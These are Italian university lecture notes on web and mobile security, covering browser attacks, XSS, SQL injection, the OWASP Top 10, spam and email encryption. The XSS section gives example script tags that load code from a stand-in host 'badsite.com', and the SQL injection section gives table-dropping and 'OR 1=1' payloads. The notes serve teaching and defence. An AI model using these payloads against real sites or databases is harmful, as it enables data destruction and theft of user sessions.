

Capitolo 9 - Sicurezza di Internet e Mobile Computing

Questi appunti esplorano le minacce informatiche che colpiscono gli utenti durante la navigazione su Internet, analizzando le vulnerabilità dei browser, i meccanismi di autenticazione, gli attacchi basati su contenuti web ingannevoli, le tecniche di iniezione di codice, la sicurezza del mondo mobile e delle email.

Attacchi contro i Browser

I browser rappresentano il ponte principale tra gli utenti e le reti esterne. Tuttavia, la maggior parte degli utenti non ha le competenze o gli strumenti per monitorare i dati che vengono effettivamente trasmessi e ricevuti, rendendo il browser un bersaglio ideale. Gli attaccanti prendono di mira questi software per ottenere direttamente informazioni sensibili (come credenziali e numeri di conto), indurre l'utente a rivelare dati tramite inganni (come pop-up), corrompere file, bloccare l'accesso a Internet o installare malware.

Per raggiungere questi scopi, i vettori di attacco possono colpire il sistema operativo sottostante (per impedire il corretto funzionamento del browser), intercettare o modificare le comunicazioni, alterare il codice e i contenuti dei siti web visitati, oppure colpire direttamente i componenti aggiuntivi (plug-in e add-on) del browser stesso.

Tipologie di Attacco ai Browser

Una delle minacce più insidiose è il **Man-in-the-browser**. In questo scenario, un codice maligno infetta il browser e ottiene la capacità di leggere, copiare e ridistribuire qualsiasi cosa l'utente digiti o visualizzi. Un esempio storico e molto noto è *SilentBanker* (2008), un Trojan horse che si installava come un innocuo componente aggiuntivo (ad esempio, un plug-in per visualizzare video). Agendo dall'interno del browser, SilentBanker intercettava le chiamate interne: registrava i tasti premuti prima che venissero crittografati, inviava password e credenziali bancarie a server remoti e poteva persino alterare le transazioni (ad esempio, cambiando il conto di destinazione di un bonifico) in modo del tutto invisibile per l'utente.

Oltre a questi, esistono i **Keystroke logger** (o keylogger), programmi che registrano tutto l'input digitato sulla tastiera, non limitandosi solo al browser ma catturando l'intera attività del computer. Un'altra tecnica è il **Page-in-the-Middle**, dove l'utente viene reindirizzato in modo silente verso una pagina fittizia identica all'originale (ad esempio, una finta pagina di login bancaria) creata unicamente per rubare le credenziali, senza che vi sia alcuna alterazione del browser dell'utente.

Esistono anche attacchi che si basano sulla manipolazione psicologica dell'utente, come la **Program Download Substitution**. In questo caso, l'attaccante presenta un software apparentemente utile (come una barra degli strumenti o un'utilità per foto), ma il file scaricato è in realtà un malware. Poiché è l'utente stesso ad acconsentire al download, questa tecnica riesce ad aggirare i normali controlli di sicurezza e i privilegi di accesso del sistema operativo. Infine, troviamo lo **User-in-the-Middle**, una tecnica usata spesso dagli spammer per bypassare i sistemi di sicurezza come i CAPTCHA. Invece di usare bot per risolvere i CAPTCHA (cosa sempre più complessa con i sistemi moderni come reCAPTCHA v2 che analizzano il comportamento, o i Private Access Token), l'attaccante sfrutta ignari utenti umani per risolverli, frapponendoli tra il sistema automatizzato e il sito bersaglio.

Come riescono gli attacchi ai browser? Il Problema dell'Autenticazione

Il successo di molti attacchi informatici, in particolare quelli "in-the-middle", deriva dal fallimento dei processi di identificazione e autenticazione. Spesso i progettisti di sistemi si trovano di fronte al conflitto

tra usabilità e sicurezza: un sistema più facile da usare tende a essere meno accurato e sicuro, e le richieste degli utenti spingono spesso il mercato verso la convenienza.

L'autenticazione tra computer si basa quasi esclusivamente su dati memorizzati o calcolabili (cioè che il computer "sa"). Il problema è che i dati salvati possono essere rubati da processi non autorizzati, e ciò che può essere calcolato da un computer può esserlo anche da un altro. I malware mirano a intercettare questi dati o ad attendere che l'utente abbia completato l'accesso legittimo per poi intramettersi nella sessione autenticata (Session Hijacking).

Affinché un'autenticazione abbia successo e resista agli attacchi, sono necessari meccanismi robusti:

- Un **segreto condiviso** che solo le due entità conoscono (es. firme digitali o scambio di chiavi Diffie-Hellman).
- L'uso di **One-Time Password (OTP)**.
- Una **comunicazione Out-of-Band**, come l'autenticazione a due fattori, che utilizza un canale separato.
- Una **Autenticazione Continua** garantita dalla crittografia. Tuttavia, la crittografia è inutile se l'attaccante riesce a intercettare i dati *prima* che vengano criptati (come faceva SilentBanker) o *dopo* che sono stati decriptati.

Attacchi contro/dai siti Web

Una volta che le difese di autenticazione falliscono, o semplicemente durante la normale navigazione, gli utenti possono cadere vittima di contenuti web malevoli. Affinché questi attacchi abbiano successo, l'attaccante deve solitamente manomettere un sito web (alterandolo fisicamente o creando link fittizi) e trovare un modo per convincere l'utente a cliccare o interagire. Le minacce spaziano dal **Website defacement** (la deturpazione visiva di una pagina) alla creazione di portali o codici finti, fino a tecniche molto più subdole e silenziose.

I Web Bug (Tracking Bug o GIF 1x1): I Web Bug sono immagini minuscole, grandi letteralmente un singolo pixel (spesso trasparenti), incorporate all'interno delle pagine web o delle email. Poiché il browser le tratta come normali immagini, cerca di caricarle in automatico. Facendolo, invia involontariamente una notifica al server di chi ha creato il bug, segnalando che l'utente ha visualizzato quel contenuto. Oltre a essere usati per il tracciamento pubblicitario tra vari siti web, i criminali li inseriscono frequentemente nelle email di spam per confermare che un determinato indirizzo email sia attivo e che la vittima abbia effettivamente aperto il messaggio.

L'inganno del Clickjacking: Il Clickjacking è un attacco che mira a far compiere all'utente un'azione pericolosa senza che se ne renda conto. Sfruttando le proprietà grafiche del sito, l'attaccante sovrappone un'immagine allettante (ad esempio un pulsante con scritto "Clicca qui per un premio gratuito") esattamente sopra un pulsante reale ma reso invisibile (trasparente) che innesci un'azione malevola (come l'accettazione per scaricare un programma o una conferma di sistema). L'utente crede di cliccare sul finto premio, ma il suo clic passa attraverso il livello trasparente, fornendo il consenso all'azione nascosta.

Il Drive-By Download: Questa tecnica è probabilmente la più insidiosa perché non richiede alcuna interazione esplicita e consapevole (come un clic su un tasto scarica). Il codice malevolo viene scaricato, installato ed eseguito sul computer della vittima senza il suo permesso e senza che se ne accorga, per il semplice fatto di aver visitato una pagina web compromessa. Le conseguenze di un'infezione di questo tipo sono spesso caotiche: comparsa di numerosi programmi sconosciuti, modifiche improvvise alla pagina iniziale del browser, installazione di nuove fastidiose toolbar e la creazione di collegamenti sul desktop indesiderati.

Per difendersi da queste manipolazioni, gli amministratori dei server si affidano spesso a **Checksum di integrità** (come Tripwire), che generano hash dei file per verificare se vi sono state modifiche non autorizzate. Si utilizzano inoltre codici e dati firmati digitalmente da Certificate Authority (CA) per garantire l'autenticità. Tuttavia, persino i criminali possono ottenere certificati validi per far sembrare legittimi i propri malware.

Attacchi cercando dati sensibili

Questa categoria di attacchi è progettata per colpire e sfruttare la natura dinamica delle applicazioni web e dei database ad esse collegati.

Cross-Site Scripting (XSS)

L'attacco XSS consiste nel forzare l'esecuzione di uno script (solitamente JavaScript) nel contesto di una sessione web legittima. Poiché i messaggi HTTP sono rappresentati in testo semplice, è possibile nascondere del codice eseguibile all'interno delle stringhe di testo.

XSS lato Client (Reflected)

In questo scenario, lo script malevolo non risiede sul server, ma viene "riflesso" attraverso una richiesta manipolata. Lo script viene eseguito sul computer della vittima nel contesto del browser, permettendogli di accedere a tutto ciò a cui il browser ha accesso (come i cookie di sessione).

- **Esempio tecnico:** Consideriamo una URL di ricerca come `http://www.google.com/search?name=<SCRIPT SRC=http://badsite.com/xss.js></SCRIPT>&q=cross+site+scripting`.
- **Spiegazione:** Qui l'attaccante ha inserito un tag `<SCRIPT>` nel parametro `name`. Se l'applicazione web visualizza il valore di "name" nella pagina dei risultati senza filtrarlo, il browser dell'utente interpreterà quel testo come codice, scaricherà lo script malevolo da `badsite.com` e lo eseguirà immediatamente.

XSS lato Server (Persistent)


Questo attacco è più grave perché lo script malevolo viene salvato permanentemente sul server (ad esempio in un database) e viene servito automaticamente a ogni utente che visita quella specifica pagina.

- **Esempio tecnico:** Immaginiamo una sezione commenti di un blog dove un utente pubblica il seguente testo: `Cool<br>story.<br>KCTVBigFan<script src=http://badsite.com/xss.js></script>`.
- **Spiegazione:** Il server salva questo commento così com'è. Ogni volta che un altro utente apre la pagina dei commenti, il suo browser scarica il testo "Cool story", ma incontra anche il tag `<script>`, eseguendo silenziosamente il codice malevolo caricato dall'attaccante.

SQL Injection (SQLi)

Le **SQL Injection** sono attacchi progettati specificamente per sfruttare la natura delle applicazioni web che si appoggiano a un database. L'attaccante invia comandi SQL malevoli al server del database. Sebbene l'obiettivo più comune sia l'estrazione in blocco di grandi quantità di dati (come carte di credito o password), una SQLi permette anche di modificare o cancellare dati, lanciare attacchi Denial of Service (DoS) o persino eseguire comandi arbitrari sul sistema operativo sottostante.

Il flusso tipico di un attacco vede l'hacker individuare una vulnerabilità nell'applicazione web e iniettarvi un comando SQL. Questo traffico, apparendo come una normale richiesta web (es. HTTP), supera facilmente il firewall. Il server web riceve la richiesta e la passa all'application server, che a sua volta compone la query e la invia al database. Il database esegue il codice maligno e restituisce i dati richiesti (ad esempio, la tabella delle carte di credito) all'application server, che genera dinamicamente una pagina web contenente i dati sensibili per inviarla all'hacker.



La Tecnica di Iniezione

A livello tecnico, l'SQLi funziona terminando prematuramente una stringa di testo legittima per potervi appendere un nuovo comando non previsto dal programmatore. Poiché la query originale potrebbe contenere ulteriore codice successivo all'iniezione che causerebbe un errore di sintassi, l'attaccante chiude la sua iniezione con il simbolo di commento dell'SQL (ovvero `-`). Tutto il testo successivo verrà così ignorato dal database al momento dell'esecuzione.

Per esempio, supponiamo che la query legittima sia `SELECT * FROM OrderTable WHERE ShipCity='Roma'`. Se l'attaccante inserisce nel campo della città il testo `Roma'; DROP table OrderTable -`, la query inviata al server diventerà `SELECT * FROM OrderTable WHERE ShipCity='Roma'; DROP table OrderTable -`. Il risultato è l'esecuzione di due comandi distinti: il primo cerca gli ordini di Roma, il secondo cancella l'intera tabella degli ordini.

Vie di Attacco

Gli attaccanti non si limitano ai soli campi di testo di un form di login. Le vie di iniezione includono:

- **Input dell'utente:** Campi di testo e form appositamente manipolati.
- **Variabili del server:** Forgiatura dei valori inseriti negli header HTTP e di rete.
- **Second-order injection:** L'attaccante sfrutta dati malevoli già presenti nel sistema. In questo caso, l'input scatenante non proviene direttamente da una richiesta HTTP dell'utente, ma viene richiamato dall'interno del sistema stesso in un secondo momento.
- **Cookie:** Alterazione del contenuto dei cookie. Se il server web usa i dati del cookie per costruire una query SQL, la struttura della query verrà modificata in modo malevolo.

Categorie di Attacco SQLi

Le SQL Injection si suddividono in tre macro-categorie in base a come i dati vengono estratti:

1. Inband Attacks Utilizzano lo stesso canale di comunicazione sia per iniettare il codice SQL che per recuperare i risultati. I dati rubati vengono presentati direttamente all'interno della pagina web dell'applicazione. Le tecniche principali includono:

- **Tautologia:** Si inietta codice in un'istruzione condizionale per far sì che restituisca sempre "vero". Ad esempio, inserendo come nome utente `' OR 1=1 -`, la query diventa `WHERE name='' OR 1=1 -` bypassando completamente il controllo della password.

- **End-of-line comment:** Come spiegato prima, l'uso dei commenti di fine riga (-) annulla l'esecuzione del codice legittimo successivo.
- **Piggybacked queries:** L'aggiunta di una o più query addizionali accodate a quella originale, "cavalcando" la richiesta legittima (es. aggiungere un comando `DROP table`).

2. Inferential Attacks (Blind SQLi) In questa categoria non vi è alcun trasferimento visibile di dati nella pagina web. L'attaccante invia richieste particolari e deduce (inferisce) le informazioni osservando come si comporta il sito o il server del database.

- **Query illegali/errate:** Si inviano query volutamente scorrette per forzare il server a mostrare un messaggio di errore. Questo aiuta a mappare il tipo e la struttura del database (un passaggio preliminare per attacchi più mirati).
- **Blind SQL injection:** Permette di ricostruire i dati presenti nel database ponendo domande al server (risposte vero/falso) o osservando i tempi di ritardo nella risposta, anche quando il sistema è abbastanza sicuro da non mostrare alcun messaggio di errore a schermo.

3. Out-of-Band Attacks I dati vengono recuperati utilizzando un canale di comunicazione del tutto diverso da quello usato per l'iniezione (es. richieste DNS o connessioni HTTP esterne). Viene utilizzato quando l'applicazione pone forti limiti al recupero diretto delle informazioni nella pagina web, ma le policy di connettività in uscita (outbound) del server del database risultano deboli o permissive.

Difese contro Scripting e Injection

La contromisura principale e più efficace per difendersi da questa intera classe di attacchi è la **Sanitizzazione dell'input**. Ogni input fornito dall'utente (incluso ciò che arriva tramite header e cookie) deve essere purificato da caratteri pericolosi e non ammessi (come apici o tag HTML). Bisogna inoltre prestare molta attenzione a tutte le forme di codifica (encoding) che l'attaccante potrebbe usare per offuscare i caratteri malevoli. Infine, è fondamentale implementare rigorosi controlli di accesso lato backend, assicurandosi che gli account di servizio usati dalle applicazioni web abbiano i privilegi minimi necessari, limitando anche la quantità e il formato di dati che una singola query è autorizzata a restituire.

Attacchi tramite le Mobile App

Le applicazioni mobili rappresentano un vettore di attacco peculiare rispetto ai classici siti web a causa della loro natura intrinseca. Esistono cinque differenze fondamentali che influenzano il profilo di rischio di un'app rispetto a un sito:

- **Residenza e Interazione:** Mentre un sito web richiede connettività ed è accessibile tramite browser, l'app risiede direttamente sul dispositivo e interagisce con le sue funzionalità hardware e software (come fotocamera, GPS o contatti), essendo personalizzata per la piattaforma specifica (Android o iOS).
- **Esecuzione e Monitoraggio:** Un'applicazione mobile può rimanere in esecuzione in background finché il dispositivo non viene spento, rendendo difficile per l'utente monitorare o limitare la raccolta e la trasmissione costante di dati. Al contrario, l'attività di un sito web termina generalmente quando ci si disconnette o si chiude il browser.
- **Aggiornamenti:** I siti web possono aggiornare il proprio codice istantaneamente per tutti gli utenti. Le app, invece, possono essere aggiornate solo quando il dispositivo è connesso e l'utente accetta l'installazione della nuova versione.

Minacce e Motivazioni nel Mobile Computing

La principale preoccupazione riguardante le app è la **riservatezza dei dati**, poiché gli utenti affidano a questi dispositivi una quantità enorme di informazioni personali. Oltre alla riservatezza, le minacce colpiscono la **disponibilità** (spesso i backup non sono attivi di default e il furto/smarrimento del dispositivo è comune) e l'**integrità** dei dati, che richiede un'attenzione specifica da parte degli ingegneri della sicurezza.

Le dinamiche degli attacchi si riassumono in tre pilastri:

1. **Motivazione:** Il motore principale è quasi esclusivamente il guadagno economico.
2. **Opportunità:** L'enorme numero di utenti, app e dispositivi offre un vasto raggio d'azione; anche una percentuale minima di successo su larga scala garantisce profitti elevati.
3. **Metodo:** Le app possono nascondere vulnerabilità che non emergono facilmente né tramite la revisione del codice né durante l'esecuzione.

Le Vulnerabilità OWASP (Top 10)

Molte delle falle presenti nel software generale e nei browser si applicano anche alle applicazioni mobili. Il progetto **OWASP (Open Web App Security Project)** stila periodicamente una lista delle dieci vulnerabilità più critiche. Tra le più rilevanti degli ultimi anni figurano:

1. **Injection:** si verifica quando dati non fidati vengono inviati a un interprete come parte di un comando o di una query. Nelle app, la responsabilità di creare il codice di controllo dell'input ricade interamente sullo sviluppatore. Il problema principale è l'assenza di un ente terzo che possa garantire che questo controllo sia stato eseguito in modo corretto e completo.
2. **Cross-Site Scripting:** Il termine **Cross-Site Scripting** assume un significato particolare nelle app: si riferisce all'interazione tra il dispositivo e un sito esterno, in cui uno script malevolo "attraversa" il sito per arrivare ed essere eseguito sul tuo device. Molte applicazioni utilizzano script per scopi legittimi (ad esempio, per gestire i feedback sui prodotti), ma non tutti i comportamenti inaccettabili di uno script possono essere facilmente identificati o filtrati dall'app stessa. Il pericolo principale è che questi script possono accedere a qualunque risorsa per la quale l'app ha ottenuto i permessi dall'utente.
3. **Autenticazione Fallata e Rischi Connessi:** Ogni applicazione è responsabile del controllo degli accessi alle proprie risorse, come codice, dati e siti di supporto. Sebbene i dispositivi mobili eseguano un'autenticazione iniziale (all'accensione o allo sblocco), le app devono spesso confermare l'identità dell'utente ai server remoti o partecipare a processi di autenticazione computer-to-computer.

I rischi principali legati a una gestione errata dell'autenticazione includono:

- **Attacchi brute force:** Permettere numerosi tentativi di accesso senza blocchi.
 - **Credenziali deboli:** Spedire prodotti con password di default ovvie come "admin".
 - **Cattiva conservazione:** Memorizzare le password in chiaro o usare schemi di crittografia deboli.
 - **Gestione della sessione:** Riutilizzare identificatori di sessione o trasmetterli in chiaro all'interno di una stringa URL.
4. **Fallimenti nel Controllo degli Accessi:** Questo problema riguarda l'incapacità dell'app di limitare le azioni degli utenti ai soli privilegi necessari. Spesso si assiste alla mancata applicazione del principio del **minimo privilegio**.
 - **Permessi generici:** L'implementazione di un controllo degli accessi troppo "grossolano" (tutto o niente) invece di limitarsi agli item specifici necessari per il task.
 - **Aggiramento:** Permettere all'utente di evitare il controllo degli accessi modificando direttamente le stringhe URL.

- **Revoca:** La mancata revoca dei permessi di accesso al termine di una sessione o di un'interazione.
5. **Insecure Direct Object References (IDOR):** Le applicazioni dovrebbero sempre agire come uno scudo tra l'utente e le risorse interne. L'IDOR si verifica quando un utente può accedere direttamente a un oggetto del database o del sistema senza un adeguato controllo di autorizzazione.

Esempio Bancario: In un'app bancaria, l'utente dovrebbe poter vedere il proprio saldo o fare trasferimenti senza interagire mai direttamente con i file della banca. L'app deve tradurre i comandi dell'utente in strutture dati interne, nascondendo la configurazione del sistema degli account della banca.
 6. **Monitoraggio e Log di Sicurezza:** Dato che l'app rappresenta l'unico punto di connessione tra l'utente e le risorse, essa è l'unico elemento in grado di rendere conto delle attività svolte. Una corretta documentazione aiuta gli amministratori a capire cosa è successo durante una compromissione.
 - **Errori nel log:** Mancata registrazione di accessi significativi o perdita/cancellazione del registro degli accessi.
 - **Gestione allarmi:** Mancata generazione di allarmi quando viene superata una soglia di attività sospetta o avvisi troppo tardivi e privi di dettagli adeguati.
 7. **Fallimenti Crittografici:** Anche se non scrivono direttamente il codice crittografico, gli sviluppatori devono conoscere come implementarlo e usarlo correttamente.
 - **Gestione chiavi:** È necessario programmare le app affinché generino, memorizzino e utilizzino le chiavi crittografiche in modo sicuro.
 - **Integrità:** Bisogna impiegare funzioni di hash crittografiche per rendere evidenti eventuali fallimenti dell'integrità dei dati.
 8. **Integrità del Software e dei Dati:** Questi problemi derivano da infrastrutture che non proteggono contro le violazioni dell'integrità del codice. L'app diventa pericolosa se un attaccante può modificarne o sostituirla il codice.
 - **Vettori di attacco:** La modifica può avvenire in una libreria, nell'app store, durante il download, l'installazione o tramite un aggiornamento.
 9. **Componenti Vulnerabili o Obsoleti:** Le applicazioni moderne sono raramente scritte da zero; esse si affidano a plug-in, librerie o moduli esterni.
 - **Effetto domino:** Una debolezza in uno qualunque di questi componenti porta a una vulnerabilità dell'intera app.
 - **Time-to-patch:** Esiste un intervallo di tempo critico tra la scoperta di una falla in una libreria e l'aggiornamento effettivo dell'app da parte dell'utente. Il rischio è massimo se l'app dipende da software non più supportato.
 10. **Misconfigurazione di Sicurezza:** La sicurezza può essere compromessa da configurazioni errate, spesso dovute a negligenza o utilizzo di impostazioni standard.
 - **Aggiornamenti:** Mancata applicazione di patch correnti o utilizzo di versioni datate.
 - **Default:** Mancata modifica delle password di default o dei valori critici.
 - **Servizi:** Esecuzione di servizi non necessari sul dispositivo o perdita di informazioni sensibili sulla struttura delle directory.

Sviluppo Sicuro e Strumenti di Analisi

Non esiste un albo professionale regolamentato per gli sviluppatori, quindi l'affidabilità di un'app dipende spesso dal processo di sviluppo adottato (security by design). In ambienti **DevOps** e **Agile**, la velocità può andare a scapito della sicurezza, perciò è fondamentale mantenere una "mentalità da attaccante" durante tutto il ciclo di vita del software.

Esistono diversi strumenti automatizzati per identificare le falle:

- **SAST (Static Application Security Testing):** Analizza il codice sorgente o compilato senza eseguirlo (White Box) per trovare errori numerici o puntatori errati.
- **DAST (Dynamic Application Security Testing):** Analizza l'app mentre è in funzione (Black Box), evidenziando problemi nelle interfacce, nelle sessioni e nelle richieste di dati.
- **IAST e RASP:** Gli strumenti IAST combinano l'approccio statico e dinamico. Il **RASP (Runtime Application Self-Protection)** è invece una tecnologia avanzata che monitora costantemente gli input e il comportamento dell'app in esecuzione per prevenire attacchi zero-day, potendo terminare la sessione o avvisare i gestori della sicurezza in caso di minaccia.

Attacchi tramite messaggi e email

Gli attacchi basati su email contraffatte (*Fake Email*) poggiano sulla consapevolezza dell'attaccante che la maggior parte delle persone è in grado di individuare un falso. Tuttavia, l'efficacia di questa tecnica risiede nei grandi numeri: anche con una percentuale di successo estremamente bassa (es. lo 0,1%), su una base di 100.000 invii, si possono colpire circa 100 potenziali vittime.

Spesso queste email imitano comunicazioni ufficiali di piattaforme note (come Facebook o banche) per spingere l'utente a compiere azioni imprudenti. Un segnale tipico di contraffazione è la presenza di URL sospetti che non corrispondono al dominio reale del servizio (es. link che puntano a domini come `chat.ru` o `necesitohotel.com` invece del sito ufficiale).

Motivazioni e Tipologie di Spam

Lo spam non è semplicemente posta indesiderata, ma uno strumento multifunzionale per diversi tipi di attività illecite o commerciali:

- **Pubblicità e Phishing:** Utilizzato per vendere prodotti o rubare credenziali sensibili.
- **Payload Malevoli:** L'email può contenere codice per arruolare il computer della vittima all'interno di una *botnet* (rete di computer controllati da remoto).
- **Link a Siti Malevoli:** Lo scopo è portare l'utente su siti web che distribuiscono malware o mostrano contenuti offensivi.
- **Efficienza Economica:** Il costo quasi nullo dell'invio rende lo spam uno strumento estremamente profittevole per gli attaccanti.

La Truffa "Pump and Dump"

Una menzione speciale va alla tecnica finanziaria nota come **Pump and Dump**, che sfrutta lo spam per manipolare il mercato delle cosiddette "penny stocks" (azioni di basso valore e molto volatili). Il meccanismo è suddiviso in fasi:

1. **Pump (Pompaggio):** Il truffatore acquista azioni e diffonde falsi rumor positivi via spam per generare una forte domanda e far lievitare artificialmente il prezzo.
2. **Dump (Svuotamento):** Una volta che il prezzo è alto, il truffatore vende le proprie azioni realizzando un profitto.
3. **Conseguenza:** I destinatari dello spam perdono denaro quando il prezzo dell'azione crolla inevitabilmente a causa della mancanza di compratori reali.

Dimensioni del Fenomeno e Contromisure

Il volume dello spam è massiccio: si stima che costituisca tra il 45% e l'84% di tutto il traffico email mondiale, con circa 300 miliardi di messaggi inviati ogni giorno. Le contromisure adottate si muovono su diversi fronti:

- **Tecniche:** Filtraggio lato server, rilevamento tramite *screener*, limitazioni dei volumi d'invio e chiusura tecnica delle reti botnet (come Waledac o Storm).
- **Legali:** Azioni legali contro gli spammer, anche se la cooperazione internazionale è frenata dal fatto che lo spam non è ancora considerato "abbastanza dannoso o costoso" da motivare azioni globali decisive.
- **Affidabilità:** È importante ricordare che gli indirizzi dei mittenti email non sono intrinsecamente affidabili e possono essere facilmente falsificati.

Tecnologie per la Sicurezza delle Email

Per proteggere le comunicazioni, si ricorre alla crittografia a chiave pubblica per garantire riservatezza, integrità e autenticità (proprietà CIA).

Pretty Good Privacy (PGP)

PGP è un protocollo ampiamente utilizzato che segue un processo specifico per l'invio sicuro:

1. Viene creata una **chiave di sessione casuale** per l'algoritmo simmetrico.
2. Il messaggio viene cifrato con questa chiave per garantirne la **riservatezza**.
3. La chiave di sessione stessa viene cifrata con la **chiave pubblica del destinatario**.
4. Viene generato un *digest* (hash) del messaggio, firmato con la **chiave privata del mittente** per garantirne l'**integrità** e l'**autenticità**.
5. Tutti gli elementi vengono allegati e trasmessi al destinatario.

La distribuzione delle chiavi in PGP avviene tramite un "anello di fiducia" (*ring of trust*), dove gli utenti scambiano chiavi direttamente o tramite server, includendole spesso nel piè di pagina delle email.

S/MIME

S/MIME (*Secure Multipurpose Internet Mail Extensions*) rappresenta lo standard internet per la sicurezza degli allegati email. A differenza di PGP, si basa su:

- **Certificati X.509:** Validati gerarchicamente da autorità di certificazione.
- **Fiducia Comune:** Mittente e destinatario non devono scambiarsi le chiavi in anticipo, purché si fidino di un certificatore comune.
- **Algoritmi:** Supporta diversi standard crittografici come DES, AES e RC2 per la cifratura simmetrica.